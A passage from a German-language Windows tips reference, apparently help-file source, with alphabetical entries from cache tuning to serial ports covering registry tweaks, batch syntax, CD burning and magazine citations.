Die Samsung WNR32501A- und WNR31601A-Festplatten funktionieren nicht richtig im Multiword-DMA-Mode!
Falls für Nicht-Intel-Chipsätze kein geeigneter Treiber vom Hersteller mitgeliefert wurde, hilft vielleicht
www.bmdrivers.com weiter.

#K Cache, Dateisystem-Tuning

Über Start | Einstellungen | Systemsteuerung | System | Leistungsmerkmale | Dateisystem gelangt man zum Registerblatt "Festplatte" mit der Einstellmöglichkeit für die Standardnutzung als "PC", "Dockingstation" oder "Netzwerkserver". Bei den Versionen Win 95 und Win 95a sind jedoch unter HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\FS_Templates...{bmc tree.bmp} vertauschte Template-Werte für Dockingstation und Server vorgegeben, die bei der Auswahl dann verkehrt nach HKLM\System\CurrentControlSet\Control\FileSystem...{bmc tree.bmp} übertragen werden. Erst bei Win 95B (OSR2) wurde der Fehler korrigiert:

	Dockingst. (Mobile)		PC (Desktop)	Server	
	richtig	BUG		richtig	BUG
<u>NameCache{bmc edit.bmp}</u> (aktiv)	51 01 00 00 0151h = 337	10 00 00 00 10h = 16	A5 02 00 00 02A5h = 677	a9 0a 00 00 0aa9 = 2729	40 00 00 00 40h = 64
	<u>Mobile-NameCache-Template{bmc edit.bmp}</u>			<u>Server-NameCache-Template{bmc edit.bmp}</u>	
<u>PathCache{bmc edit.bmp}</u> (aktiv)	10 00 00 00 10h = 16	51 01 00 00 0151h = 337	20 00 00 00 20h = 32	40 00 00 00 40h = 64	a9 0a 00 00 0aa9 = 2729
	<u>Mobile-PathCache-Template{bmc edit.bmp}</u>			<u>Server-PathCache-Template{bmc edit.bmp}</u>	

Wird "PC" gewählt, so werden die beiden Items "NameCache" und "PathCache" gelöscht, sie müssen also geg. erstellt werden, wobei neben dem Binär-Typ mit 4 Byte auch DWord (Little Endian) funktionieren sollte. Für einen PC mit wenig Arbeitsspeicher sollten die Werte auf die richtigen Werte für "Dockingstation" eingestellt werden, damit die Pufferspeicher nicht zu viel des knappen Arbeitsspeichers belegen. Bei viel Arbeitsspeicher können die Werte auch bei einem normalen PC in "Richtung Server" erhöht werden.

Wenn Sie z.B. fürs CD-ROM-Brennen oder ähnliches gelegentlich wechseln müssen, können Sie sich zusätzliche Templates definieren, die dann in der Listbox bei Leistungsmerkmale | Dateisystem erscheinen und gewählt werden können.

In der Zeitschrift c't im Heft 3/2000, Seite 216ff wird neben anderen Visual-Basic-Scripts eines, um die Cache-Einstellungen komfortabel zu ändern, vorgestellt.

Änderungen werden erst nach einem Windows-Neustart wirksam.

Quelle: PC-Welt, Heft 10/97, S. 146 oder Microsofts Knowledge Base unter "PathCache" oder "NameCache".

Standardmäßig zweigt Win95 bei 32MB RAM 16MB für Cache ab. Der Cache wird, wenn der Speicher als Arbeitsspeicher benötigt wird, etwas träge von Datenträgercache in verfügbaren Arbeitsspeicher umgewandelt. Über einen Eintrag in der SYSTEM.INI{bmc notepad.bmp} kann er aber von vorn herein begrenzt werden:

[vcache]

MaxFileCache=9000

(WinTips 5/96,S.7)

Win98 verwaltet den Cache besser. Hier sollten normalerweise die [vcache]-Einträge in der SYSTEM.INI{bmc notepad.bmp} entfernt werden. Vor allem dann, wenn taskmon.exe automatisch gestartet wird.

Wenn bei Win98/ME der Festplattencache beim Shutdown nicht vollständig auf die Platte zurückgeschrieben wird (große Platte, Prozessortakt >900MHz), so kann die Zeit hierfür über den zusätzlichen DWORD-Eintrag HKLM\Software\Microsoft\Windows\CurrentVersion\CacheWriteDelay{bmc edit.bmp} mit dem Wert 2000 behoben werden. (c't 26/2000, Seite 202 und c't 4/2001, Seite 11, Q273017 der MS-Knowledgebase <http://support.microsoft.com/support{bmc earth16.bmp}>). Außerdem sollte ifsmgr.vxd aktualisiert werden (<http://windowsupdate.microsoft.com/Windows98/downloads/contents/WUCritical/q273017/Default.asp{bmc earth16.bmp}>).

Gemäß PC-Welt Heft 5/2000 Seite 84 wird bei WinNT und Win2000 mit den default-Einstellungen maximal 256kByte L2-Cache verwendet. Damit gegebenenfalls mehr verwendet wird, muss HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management, SecondLevelDataCache{bmc edit.bmp} vom Standardwert 0 auf z.B. hex 200 (=512) für 512k oder hex 400 (=1024) für 1024k geändert werden.

Siehe auch Auslagerungsdatei, Icon-Cache.

Cache

\$ Cache

K Dateisystem-Tuning (Cache-Size);Filesystem-Tuning (Cache-Size);FS Templates (Tuning, Cachsize);Server (Dateisystem-Tuning);Dockingstation (Dateisystem-Tuning);NameCache;PathCache;Bug: Dateisystem-Tuning;Cache; Swapfile; VCache; Memory-Management; Speicherverwaltung

#\$K**CAD**

Das Einsteigerprogramm CADdy von DataSolid für rund 900€ richtet sich besonders an Einsteiger. Der 30-Tage-Testversion fehlt nur das Rendering. (Zeitschrift c't Heft 17/2005, Seite 37)

Gemäß c't Heft 2/2012, Seite 134 gibt es von Autodesk die Version "123D Design" (<https://www.123dapp.com/{bmc earth16.bmp}>) kostenlos nach Registrierung. Auch SketchUp von Trimble (früher Google) ist ein kostenloses 3D-CAD-Programm.

Gemäß c't Heft 13/2016, Seite 43 gibt es von Siemens die 3D-CAD-Store-App "Catchbook" für PCs und Windows-Tablets.

Siehe auch [Vektorgraphik](#).

CAD
\$ CAD
K CAD

#\$K**Camcorder**

Ein Vergleichstest von digitalen Video-Camcordern der Einstiegsklasse findet sich in der Zeitschrift c't Heft 20/2005, Seite 160 und wieder in c't Heft 24/2008, Seite 216ff.

Wer sein Video mit Camcorder oder Digicam im Hochformat aufgenommen hat, kann es gemäß c't Heft 18/2008, Seite 172 (Softlink [0818172{bmc earth16.bmp}](#)) mit der Freeware AviSynth gedreht wiedergeben. Die beiden Skriptzeilen

```
DirectShowSource("filename")  
TurnLeft()
```

in einer Textdatei mit der Endung .avs eintragen und dann dieses Skript ausführen. Mittels ffdshow lassen sich durch Eintragen in dessen AviSynth-Fenster dann beliebige Dateien gedreht abspielen. Wird in der ffdshow-Konfiguration unter Codecs das Format "Raw Video" für alle Decoder aktiviert, dann können alle DircetShow-Player (z.B. Windows MediaPlayer) dies nutzen.

Dauerhaft drehen und abspeichern kann man das Video mittels eines in VirtualDub verfügbaren Filters.

Siehe auch [High Definition Video](#).

Camcoder
\$ Camcoder
K Camcoder;Video-Camcoder;DV-Camcoder

#\$K **CAN-Bus (Controller Area Network)**

Eine Beschreibung der Datenpakete und des Protokoll des vor allem in Autos eingesetzten Bus-Systems finden sich im Heft 4/2005 der Zeitschrift Toolbox auf Seite 60ff.

Weiter Info zum CAN-Bus, insbesondere zur Hardware gibt's im Toolbox-Heft 5/2005, Seite 42ff.

Der ISO-Bus für landtechnische Anwendungen (ISO 11783) standardisiert den Datenverkehr bei Landmaschinen (auch Steckverbindungen, Bedienoberflächen), so dass der Traktor alle Anbaugeräte mit einem einzigen Terminal steuern kann. (c't Heft 13/2011, Seite 78ff)

In WebDeveloper Heft 7/2014, Seite 126 wird ein Projekt zur Verarbeitung von Nachrichten aus dem CAN-Bus eines Fahrzeugs mit einem Raspberry-Pi und Weiterleitung via WiFi-Direct zu einem Smartphone und zur Fahrzeug-Zentrale vorgestellt. Dies kann eine Alternative zu dem (teuren) Service sein, die LKW-Hersteller zum Flottenmanagement ihren Kunden mit einer Datendrehscheibe auf Servern des LKW-Herstellers anbieten.

Einen Bauvorschlag für ein CAN-Bus-Schnüffler entweder mit dem Raspberry-Pi und einem 55€ PICAN-Board oder einem Beagle-Bone gibt es in der c't Heft 25/2015, Seite 186ff.

CAN

\$ CAN-Bus

K CAN-Bus;ISOBUS 11783;Raspberry Pi mit CAN-Bus

#\$K**CD/DVD-Emulator**

Gemäß c't Heft 25/2005, Seite 29 kann die Freeware "Daemon Tools" jetzt bis zu 4 Laufwerke emulieren. Die Version 4 enthält jetzt aber ein Werbebanner! Zahlreiche Spiele verweigern allerdings inzwischen ihren Dienst, wenn so ein Emulator installiert ist.

Siehe auch [virtueller PC](#)

CdEmulator

\$ CD-Emulator

K CD-Emulator; Laufwerks-Emulator (CD/DVD); Emulator für CD/DVD-Laufwerk; Virtuelles CD/DVD-Laufwerk

#\$K CD-Brennen, DVD

Vor allem ab der Version 3.5 startet der Adaptec EZ-CD Creator eventuell unerträglich langsam (z.B. 70 Sekunden auf 32-MByte-Pentium-100). Dies liegt an den 350 verschiedenen unterstützten Geräten, für die nacheinander versucht wird, die Treibersoftware zu laden. Unter [HKLM\Software\Adaptec\Easy CD Creator\Devices\bmc tree.bmp](#) den Eintrag "DeviceXXX" für den eigenen Brenner suchen und diesen als "Device001" reinkopieren bzw mit "Device001" tauschen. (c't Heft 16/1999, Seite 164)

Ab WinXP ist das Brennen von CDs direkt in die Explorer-Oberfläche integriert. In der Zeitschrift PC-Welt Heft 3/2002, Seite 68 ist beschrieben, wie sich auch für frühere Win-Versionen mit Freeware-Tools und einigen Scripts praktisch dasselbe erreicht werden kann.

Treiber für CD-Brenner und DVD-Laufwerke greifen relativ tief ins System ein. Zwei verschiedene Brenner-Programme vertragen sich meist nicht. Selbst nach der Deinstallation kommt es oft noch zu Problemen, da z.B. Roxios Easy-CD-Creator 5 und WinOnCD 5 bei der Deinstallation u.U. Teile vergessen, so dass der Zugriff auf diese Laufwerke nicht mehr möglich ist. Gegebenenfalls nach der Deinstallation oben genannter Programme manuell in der Registry unter [HKLM\SYSTEM\CurrentControlSet\Control\Class\{4D36E965-E325-11CE-BFC1-08002BE10318}\bmc tree.bmp](#) die Einträge Upperfilters und Lowerfilters entfernen! (c't Heft 17/2002, Seite 186).

Um überlange (90/99min) CDs zu brennen, muss gemäß PC-Welt Heft 6/2003, Seite 44 bei Ahead's NERO neben dem Aktivieren der Option "Enable overburn Disc-at-once burning" bzw "Übergroße Disc at once CDs erlauben" (unter File, Preferences, Expert Features bzw Datei, Einstellungen, Experteneinstellungen) eventuell [HKCU\Software\ahead\Nero - Burning Rom\General. OverSizeDefaultValue\bmc edit.bmp](#) von 00000000 auf 00000001 geändert werden!

Um Zusammenstellungen (in Form einer Image-Datei) vor dem Brennen zu testen, gibt es CD-Emulator-Programme, die so eine Image-Datei als virtuelles CD-Laufwerk bereitstellen. Testbericht verschiedener Emulatoren in Zeitschrift c't Heft 17/2002, Seite 122ff, c't-Softlink [02171122\bmc earth16.bmp](#). Der Roxio-WinOnCD-Emulator emuliert ein SCSI-Laufwerk, hat jedoch einen Bug, der beim Absuchen des SCSI nach Laufwerken durch beliebige Programme zu Bluescreen führt (Zeitschrift c't Heft 18/2002, Seite 11).

Gemäß Zeitschrift PC-Welt Heft 7/2004, Seite 100f lässt sich aus dem Brenner oft mehr rausholen, wenn er nicht als unbekannter, generischer Brenner sondern über einen "Recorder-Alias" als ein ähnlicher oder baugleicher Brenner eingetragen wird. Bei Ahead's Nero 5.x geht das wie folgt:

- Mit Freeware NeroPing Recorderbezeichnung abfragen.
- Unter [HKCU\Software\ahead\Nero - Burning Rom\RecAlias\bmc tree.bmp](#) einen Wert Alias00000 (Reg-SZ) (falls Alias00000 schon belegt ist, die Nummer hochzählen!) = *<HerstNeu>*, *<BezeichnungNeu>*; *<HerstBaugleich>*, *<BezeichnungBaugleich>* eintragen (manchmal bei Bezeichnung Variationen notwendig!). Z.B. FREECOM_,DVD+/-RW8J1;LITE-ON,DVDRWSO HW-812S

Bei Nero 6.x lässt sich, wenn [HKCU\Software\ahead\Nero - Burning Rom\Recorder. UnknownRecorderShown\bmc edit.bmp](#) (DWord) angelegt und auf 00280693 (hex) gesetzt wurde im Menü unterscheiden, ob ein Generic-Treiber oder ein spezieller Treiber für das aktuelle Modell verwendet wird!

Tools der Musik-Industrie gegen Raubkopien (siehe DRM) behindern oftmals auch das normale brennen von CDs/DVDs (c't Heft 9/2006, Seite 199): Z.B. die Alpha-DVD-Sperre der koreanischen Firma Settec verhindert teilweise jedes brennen. Die Indizien fürs Vorhandensein dieses Tools:

- Ein Eintrag "SystemManager" unter [HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run\bmc tree.bmp](#) mit einer Datei im system32-Verzeichnis der Firma "MS Corp" mit der Bezeichnung "System PTHelper", die immer wechselnde Dateinamen erhält und in der Version 1.0.3.5 827392 Bytes groß ist. Bekannte Namen: avsys.exe, bootvid.exe, dmdmgr.exe, msauite.exe, mscomc.exe, msxhtml.exe, systemprop.exe, tmpagt.exe, win32k2.exe, ...
- Eine Datei cmtl.dat im system32-Verzeichnis mit 2596 Bytes

Unter <http://uninstall.settec.com/ger\bmc earth16.bmp> gibt's einen Uninstaller und weitere Informationen.

Siehe auch [Bootfähige CD](#).

CD-Brennen

\$ CD-Brennen

K EZ-CD Creator;CD-Brenner;überlange CD brennen; brennen von überlangen CD's

#\$K**CD-ROM-Laufwerk**

Für DOS-Programme, die unter Windows nicht richtig laufen, kann über Eigenschaften | Programm | Erweitert Konfiguration eine jeweils eigene Konfiguration (Config.SYS und AutoExec.BAT) festgelegt werden. Anstatt die notwendigen Zeilen jedes Mal zusammensetzen, kann über "Konfiguration..." für die Maus, für EMS etc. per Checkbox der Eintrag ausgewählt werden. Unter "DOS-Einzelmodus" wird am Beispiel CD-ROM-Laufwerk gezeigt, mit welchen Registry-Einträgen auch das CD-ROM-Laufwerk per Checkbox konfiguriert werden kann. Siehe auch: AutoRun, Laufwerksbuchstabe für Setup

CD-ROM-Laufwerk
\$ CD-ROM-Laufwerk
K CD-ROM-Laufwerk im DOS-Modus

#\$K Charms-Bar

Bei Win 8 hat Microsoft das Startmenü (zum Starten von Desktop-Anwendungen) weitgehend rausgelöscht (bei 8.1 partiell dann aber doch wieder eingeführt) und stattdessen die "Charms-Bar" eingebaut: Eine Leiste am rechten Bildschirmrand mit den Punkten

- Suchen: Hier kann man Text eingeben und bekommt, wenn die Indizierung nicht gerade mal wieder beschädigt ist, Dateien die dies im Namen, in den Eigenschaften oder bei Dokumenten im Inhalt enthalten. Wenn bei den Indizierungs-Optionen eMail mit ausgewählt ist und man Glück hat, dann werden auch eMails gefunden.
- Teilen: Daten aus der aktuellen App in ein soziales Netzwerk kopieren. Beim klassischem Desktop kommt u.U. ein deaktiviertes "Screenshot des Desktops versenden" und "Sie besitzen keine Apps, die diesen Inhalt teilen können"
- "Start": Zeigt eine lange, unübersichtliche Liste aller installierter Apps an, wahlweise sortiert nach
 - Name: Zuerst alphabetisch die Metro-Apps, dann die Desktop-Apps nach dem Namen des Startmenü-Ordners,
 - Kategorie: Wie Name, jedoch ohne Metro-Apps!??
 - Installationsdatum
 - Verwendung: Gruppirt nach "Heute", "Gelegentlich", "Selten" nach Häufigkeit sortiert und dann noch "nie" nach Namen sortiert
- Geräte: Wiedergeben von Multimedia, Drucken, Projizieren, Koppeln und Senden
- Einstellungen

Anzeigen lässt sich die Charmsbar wie folgt:

- Touchscreen: Eine Wischgeste von rechts
- Maus: Zeiger in die rechte obere Bildschirmecke
- Tastatur: Win + c

Leider ist meist auch bei einem Touchpad/Klickpad die Wischgeste von rechts aktiv und in 98% der Fälle erscheint die Charmsbar hier unerwünscht statt nur den Zeiger nach links zu bewegen. In den Maus- und Synaptics-Touchpad-Einstellungen fehlt eine Deaktivierung. Über die Registryeinträge mittels [HKCU\Software\Microsoft\Windows\CurrentVersion\ImmersiveShell\EdgeUi_DisableCharmsHint{bmc edit.bmp}](#) und [DisableTLcorner{bmc edit.bmp}](#) (DWORD32) lässt sich die Charmsbar via Maus deaktivieren. Bei Sony Vaio Laptops funktioniert dies u.U. nicht fürs Touch/Clickpad, lässt sich aber wie folgt für Touch/Clickpad unabhängig von Touchscreen und Maus deaktivieren:

- Vaio Control Center starten
- "Eingabegerät" auswählen und hier bei Touchpad "Details" auswählen
- In der Gruppe "Multitouch-Funktionen aktivieren" lässt sich jetzt "Zeigt Charm" für die Wischgeste von rechts deaktivieren.

Charms-Bar

\$ Charms-Bar

K Charms-Bar;Win8 Charms Bar;DisableTLCorner (Charms Bar)

\$K Channels und automatisches Internet-Surfen via Roboter

Neben den von Microsoft mit dem IE eingeführten Channels gibt es eine lästigere Variante des automatisierten Internet-Surfens (c't Heft 9/2000, Seite 30):

Einige Werbungsfinanzierte, "kostenlose" Software installiert einen Roboter, der regelmäßig Werbung auf den lokalen Rechner holt. Unangenehm fällt hier das Programm "TimeSink Ad Client" TSADBOT.EXE auf, das von <http://www.conducent.com> massenweise Werbebanner lädt. Bei Verdacht, TSADBOT.EXE auf dem Rechner über den Explorer suchen oder die folgenden Registry-Einträge auf "TimeSink Ad Client" absuchen und löschen, um den Autostart zu verhindern:

HKLM\Software\Microsoft\Windows\CurrentVersion\Run{bmc tree.bmp}

HKCU\Software\TimeSink, Inc.{bmc tree.bmp}

HKU\DEFAULT\Software\TimeSink, Inc.{bmc tree.bmp}.

\$ Channels, automatisches Internet-Surfen

K Channels;automatisches Internet-Surfen;Internet-Surfen (automatisch);Roboter fürs Internet-Surfen;Werbebanner

#\$K**CheckDisk**

Seit Win95 wird, falls das System nicht normal runtergefahren wurde, beim nächsten Start automatisch die Festplatte überprüft. Unter Win95 konnte dies über die Datei MSDOS.SYS konfiguriert werden.

CheckDisk hat normalerweise eine 10-Sekunden-Wartezeit vor dem Start der Überprüfung, was bei vielen Partitionen sich zu langen Verzögerungszeit aufsummieren kann. Gemäß c't Heft 2/2009, Seite 156 kann die Zeit bei XP (und Vista!?) über den Registry-Eintrag HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AutoChkTimeOut{bmc edit.bmp} (geg. als DWORD neu anlagen) verkürzt werden, z.B. von 10 auf 2 Sekunden.

Gemäß PC-Welt Heft 02/2010, Seite 12 reagiert Win 7 sehr empfindlich auf Festplattenfehler und veranlasst dann ein Check-Disk. Schon das Blockieren eines Zugriffs auf eine Datei durch einen Viren-Scanner (insbesondere Antivir <http://www.antivir.de/{bmc earth16.bmp}>) kann so ein Checkdisk auslösen. Ein Update von Antivir soll dies aber jetzt verhindern.

CheckDisk
\$ CheckDisk
K CheckDisk;Festplatte prüfen (CheckDisk)

#\$K**Chrome**

Google Chrome installiert sich nicht ins Programme-Verzeichnis sondern im Benutzerprofil und benötigt somit keine Administratorrechte für die Installation. Gemäß PC-Welt Heft 6/2009, Seite 119 kann, wer Google Chrome für alle User installieren möchte, über <http://pack.google.com/{bmc earth16.bmp}> nur Chrome auswählen, sich über "Jetzt herunterladen" GoogleUpdater.exe herunterladen und damit (mit Admin-Rechten) Chrome für alle User installieren. Siehe auch [FireFox](#), [IE](#).

Über den http-Statuscode 301 kann ein Server ein "Moved Permanently" an den Browser zurückmelden. Z.B. kann ein DSL-Router so Aufrufe (z.B. <http://192.168.178.1/>) auf die Login-Seite (z.B. <http://192.168.178.1/login/login.cgi>) umleiten. Blöd nur, wenn dann der neue Router mit der URL nichts anfangen kann. Gemäß c't Heft 25/2013, Seite 159 lässt sich so eine Umleitung bei Chrome mittels `view-source:192.168.178.1 <enter>` abfragen. Mit F5 bei Windows (oder beim MAC OS Cmd+R) für Reload (alternativ nochmal in die URL-Eingabe-Zeile klicken und Reload-Button wird Chrome veranlasst, die Umleitung zu löschen.

Chrome

\$ Chrome

K Chrome (Google Browser);Browser Chrome;Google Chrome Browser;Permanent Redirect (HTTP-Statuscode 301);http-Statuscode 301 (permanent Redirect);Moved Permanently (http-Statuscode 301)

#\$K Cloud Computing

Microsofts Windows Azure <http://www.microsoft.com/azure/default.aspx> beinhaltet ein Reihe von Infrastrukturkomponenten für Cloud Computing. Näheres gibt in der Toolbox Heft 3-4/2009, Seite 66ff und auch in der Toolbox Heft 3-4/2010, Seite 36 geht es um das Azure-SDK for Java (<http://www.windows-azure4j.org>).

Um die Sicherheit beim Cloudcomputing mit Office-Programmen geht es in der c't Heft 10/2011, Seite 124ff. Bei Zoho Office muss man auf der Anmeldeseite selber auf den sicheren Modus wechseln. Bei ThinFree Online Office wird trotz der Wahl des sicheren Modus das Passwort unverschlüsselt übertragen.

Gemäß c't Heft 8/2012, Seite 116ff hat es insbesondere bei schmaler Bandbreite der Internetanbindung deutliche Vorteile, wenn die Synchronisierung der Daten mit rsync statt via FTP, http oder SCP läuft.

Um Gefahren für Unternehmen beim Auslagern von IT an Cloud-Service-Anbieter geht es in WebDeveloper Heft 3/2013, Seite 8.

Um die Einrichtung eines eigenen Cloud-Servers mit Seafile (unter Linux, Windows oder Raspberry Pi) geht es in c't Heft 26/2013, Seite 196ff.

In der c't Heft 18/2013, Seite 12 wird in einem Leserbrief als Nachtrag zur Verschlüsselung für DropBox, SkyDrive/OneDrive etc. encfs empfohlen:

- dokan und encfs2win installieren
- Für Android die App Foldersync installieren und die gewünschten Verzeichnisse damit synchronisieren. encfs kann dann Dateien in dieser lokalen Kopie entschlüsseln.

Gemäß c't Heft 6/2014, Seite 65 kann man mit der Android-App Clouidii mehrere verschiedene Cloudspeicher auf einmal anzapfen: Google Drive, DropBox, box, SkyDrive/OneDrive, SugarSync, Yandex, Copy.

Siehe auch SkyDrive, Office, FTP & WebSpace, WebDAV, BoxCryptor, OwnCloud.

Cloud Computing

\$ CloudComputing

K CloudComputing;Azure;Live-Applikationen (Cloud)

#\$K**Clip Arts**

Die englische "Open Clip Art Library" http://www.openclipart.org/bmc_earth16.bmp wird in der c't Heft 6/2006, Seite 286 vorgestellt.

Cliparts
\$ Cliparts
K Cliparts

#\$K**CLSID**

In der Registry stößt man immer wieder auf "Class-ID-Codes" (ID = Identifier) der Form {00028BB7-0000-0000-C000-000000000046}. Für OLE-Komponenten kann sich jeder Programmierer einen CLSID erzeugen lassen, die aufgrund der Länge und der Art der Erstellung (mit GUIDGEN oder UUIDGEN) mit höchster Wahrscheinlichkeit **einmalig** auf der Welt ist.
Siehe auch SID/PID.

CLSID
\$ CLSID
K CLSID;OLE (CLSID)

#\$K CMD.EXE Befehlsinterpreter

Ab Win2000 werden von cmd.exe folgende Registry-Einträge unter HKLM\Software\Microsoft\Command Processor{bmc tree.bmp} und HKCU\Software\Microsoft\Command Processor{bmc tree.bmp} ausgewertet:

AutoRun (LM, CU) Hier könnte z.B. eine Batch-Datei ähnlich der AutoExec.NT bei NT4 eingetragen sein, die vorab beim Öffnen eines cmd-Fensters ausgeführt. Bei `cmd.exe /D ...` wird dieser Eintrag ignoriert.

EnableExtensions Wenn dies <>0 ist, dann sind die Erweiterungen bzw Änderungen diverser Befehle wirksam:

DEL und ERASE löschen ohne Parameter /S die Unterverzeichnisse

COLOR ??

CD und CHDIR ??

MD und MKDIR legt bei z.B. `MD \a\b\c` gegebenenfalls die fehlenden Verzeichnisse `\a` und `\a\b` auch an.

PROMPT Zusätzliche Parameter \$+ (jeder PUSHD-Ebene durch ein zusätzliches + im Prompt anzeigen) und \$M (bei Netzlaufwerken den Remotenamen anzeigen).

PUSHD akzeptiert dann auch einen Netzwerkpfad und vergibt dafür automatisch einen temporären Laufwerkbuchstaben, beginnen ab Z:.

SET / Environm folgende Environment Variablen sind zusätzlich bekannt, werden aber beim SET -Kommando trotzdem nicht angezeigt: %CD% = aktuelles Verzeichnis, %DATE% = aktuelles Datum, %TIME% = aktuelle Uhrzeit, %RANDOM% = Zufallszahl 0 .. 32767, %ERRORLEVEL% = letzter Fehlerwert (z.B. für `goto err%ERRORLEVEL%` statt endloser `if errorlevel 34 .. if errorlevel 33 .. if errorlevel 1 ..`), %CMDEXTVERSION%, %CMDCMDLINE% = Befehlszeile des cmd-Aufrufs.

FOR ...

CALL siehe Tabelle unten bezüglich Parameter/Platzhalter

SHIFT Z.B. der Param /2 bewirkt dann, dass %0 und %1 unverändert bleiben und nur %2 ff geschoben werden

GOTO Mittels `GOTO :EOF` kann jetzt zum Ende gesprungen werden, ohne extra eine Marke zu setzen.

START ...

ASSOC

FTYPE

DelayedExpansion ...

CompletionChar ...

PathCompletionChar ...

Dabei haben die Einträge unter HKLM die geringste Priorität, d.h. sie gelten, wenn nicht unter HKCU oder mit einer Kommandozeilen-Option (höchste Priorität) etwas anderes festgelegt ist.

Bei WinXP ist cmd.exe auch in der Hilfe ausführlich beschrieben: <cmd:\help\ntcmds.chm::/Cmd.htm{bmc help.bmp}>.

In Batch-Programmen (Kommandozeile) steht %1 für den ersten übergebenen Parameter, %2 für den zweiten, usw. bis %9 für den 9. Parameter. Mehr als 9 Parameter lassen sich mittels dem Shift-Kommando in Batchdateien auswerten. %0 ist der Name der Batchdatei selbst (je nach verwendetem Aufruf z.B. `test` oder `test.bat` oder `c:\temp\test.bat`). %* steht für alle Parameter.

Wenn die Befehls Erweiterungen neuerer Kommandointerpreter-Versionen aktiv sind, dann geht zusätzlich zu z.B. %0 auch:

Platzhalter	Beschreibung	Beispiel
%~0	ohne eventuell vorhandene Anführungszeichen	
%~f0	vollständiger DateipfadName	c:\temp\test.bat
%~d0	Laufwerk	c:
%~p0	Pfad	\temp\
%~n0	reine Name	test
%~s0	8.3-Dateiname	
%~x0	Extension	.bat
%~a0	die Datei-Attribute	--a-----
%~\$PATH:0	sucht Pfad ab nach der Datei und gibt vollständigen Namen zurück	
%~t0	Datum und Uhrzeit der Datei (Format	2003-07-13 20:40

CmdExe

\$ CMD.EXE

K CMD.EXE;Befehlsinterpreter

#\$K Codec (Audio-, Video-Datei)

Wenn eine Medien-Datei nicht richtig angezeigt wird, kann man sie mit Microsofts altem Mediaplayer V6.4, der bei WinXP als mplayer2.exe immer noch vorhanden ist, öffnen und unter Datei, Eigenschaften den Codec nachsehen. Alternativ hilft das Tool Gspot 2.5.2 Beta <http://www.headbands.com/gspot{bmc earth16.bmp}> (PC-Welt Heft 7/2005, Seite 151 <http://www.pcwelt.de/heft{bmc earth16.bmp}>)

In der c't Heft 16/2005, Seite 146 (Softlink [0516146{bmc earth16.bmp}](http://www.cit.de/0516146{bmc earth16.bmp})) gibt es einen Artikel über freie Codecs ohne Lizenzkosten.

Bei der Suche nach Codecs helfen gemäß PC-Welt Heft 7/2006, Seite 53 die Seiten <http://www.fource.org/codecs.php{bmc earth16.bmp}> und <http://www.free-codecs.com{bmc earth16.bmp}>.

Xvid liegt beim Codieren bezüglich der Geschwindigkeit und Bildqualität vor Divx, aber hinter Nero Digital Pro. Es gibt den Xvid-Coder aber meist nur zusammen mit Programmen, die den Kopierschutz umgehen und damit in Deutschland illegal sind.

Via <http://www.microsoft.com/de-de/download/details.aspx?id=26829{bmc earth16.bmp}> gibt es von Microsoft eine Codec-Paket für das RAW-Format vieler Digitalkameras. (PC-Welt Heft 11/2013, Seite 106)

Codec

\$ Codec ermitteln (Audio-, Video-Datei)

K Codec ermitteln (Audio-, Video-Datei); Audio-Codec ermitteln; Video-Codec ermitteln

##\$K COM-Schnittstelle (RS232-Port, seriell)

Serielle Schnittstellen haben normalerweise die Bezeichnung COM1, COM2, COM3, COM4. 16-bit-DOS-Programme greifen über den BIOS-Interrupt 14h auf die serielle Schnittstelle zu. Eine andere Alternative ist ein FOSSIL-Treiber, der die Verbindung zwischen Anwendung und Hardwareschnittstelle mit besserer Performance als das BIOS herstellt und auch von vielen 16-bit-Modemprogrammen unterstützt wird. Damit z.B. 16-bit-Modem-Programme mit einer ISDN-Karte zusammenspielen, gibt es z.B. mit "cFos" oder "CAPI-Fossil" Programme, die am Interrupt 14h bzw der FOSSIL-Schnittstelle ein Modem emulieren. Für 16-bit-Windows-Programme gibt es eine API (Applications Programmer Interface), das normalerweise der COMM.DRV bildet. Wir dieser Treiber ersetzt, laufen solche Anwendungen auch zusammen mit ISDN-Karten. Ausführliche Infos zur Treiber-Struktur für ISDN finden sich bei <http://home.t-online.de/home/Peter.Zwosta/{bmc earth16.bmp}>. Von hier stammt auch der folgende Trick, durch Umbenennen des Ports des AVN CapiPort-Treibers, diesen für 16-bit-Programme zugänglich zu machen: Wird unter [\AVMISDN1](HKLM\Enum\Root\Ports\bmc tree.bmp) oder ähnlich der Value für den Eintrag "Portname" von "AVMISDN1" in "COM3" oder "COM4" geändert, dann können auch einige weitere 16-bit-Programme diese virtuelle serielle Schnittstelle verwenden. Der verwendete Treiber (z.B. serial.vxd für normalen COM-Port) ist in den Unterschlüsseln von [\AVMISDN1](HKLM\System\CurrentControlSet\Services\Class\Ports\bmc tree.bmp) unterm Namen "PortDriver" zu finden. Win 9x unterstützt max. 9 Schnittstellen mit den Pseudo-Dateinamen COM1 ...COM9. WinNTff unterstützt bis zu 255 Schnittstellen, wobei aber ab der 10. statt COM10 dann \\.\COM10 als Pseudo-Dateiname zu verwenden ist (Zeitschrift Toolbox, Heft 2/2002, Seite 6f). Das in der Zeitschrift c't Heft 24/2004, Seite 230 erwähnte Tool "Serial Monitor" (auf der Heft-CD enthaltene 30-Tage-Demo) enthält einen Treiber des Herstellers, mit dessen Hilfe z. B. der Datenstrom auch bei WinNTff überwacht werden kann. In die Profi-Version können eigene Programm-Module eingebunden werden. In Toolbox Heft 4/2004, Seite 44 ist beschrieben, wie die serielle Schnittstelle von Java aus angesprochen wird. Hierzu gibt das Comm-API von SUN. Adapter von COM auf Ethernet oder COM zu WLAN gibt's für den Eigenbau in der c't (Heft 26/2004, Seite 228ff, Softlink [0426228{bmc earth16.bmp}](http://www.segor.de/{bmc earth16.bmp}) bzw. Platinen <http://www.emedia.de/{bmc earth16.bmp}> und Bauteilsatz <http://www.segor.de/{bmc earth16.bmp}>) Das Handshaking (DTR, CTS, Buffer-Füllstand, ...) und auch Probleme bei der Umsetzung auf USB wird in der Zeitschrift Toolbox Heft 5/2005, Seite 48ff näher beschrieben. Auch der Artikel "Umformtechniker" in der c't Heft 9/2006, Seite 170 ff beschäftigt sich mit USB-RS232-Adaptern. In c't Heft 11/2006, Seite 67 wird das Streichholzschachtel-große Modul EZL-50L aus der ezTCP-Serie für ca. 40€ von <http://www.eztcp.com/{bmc earth16.bmp}> vorgestellt, das COM-Schnittstellensignale RXD, TXD, RTS und CTS mit TTL-Pegel mit 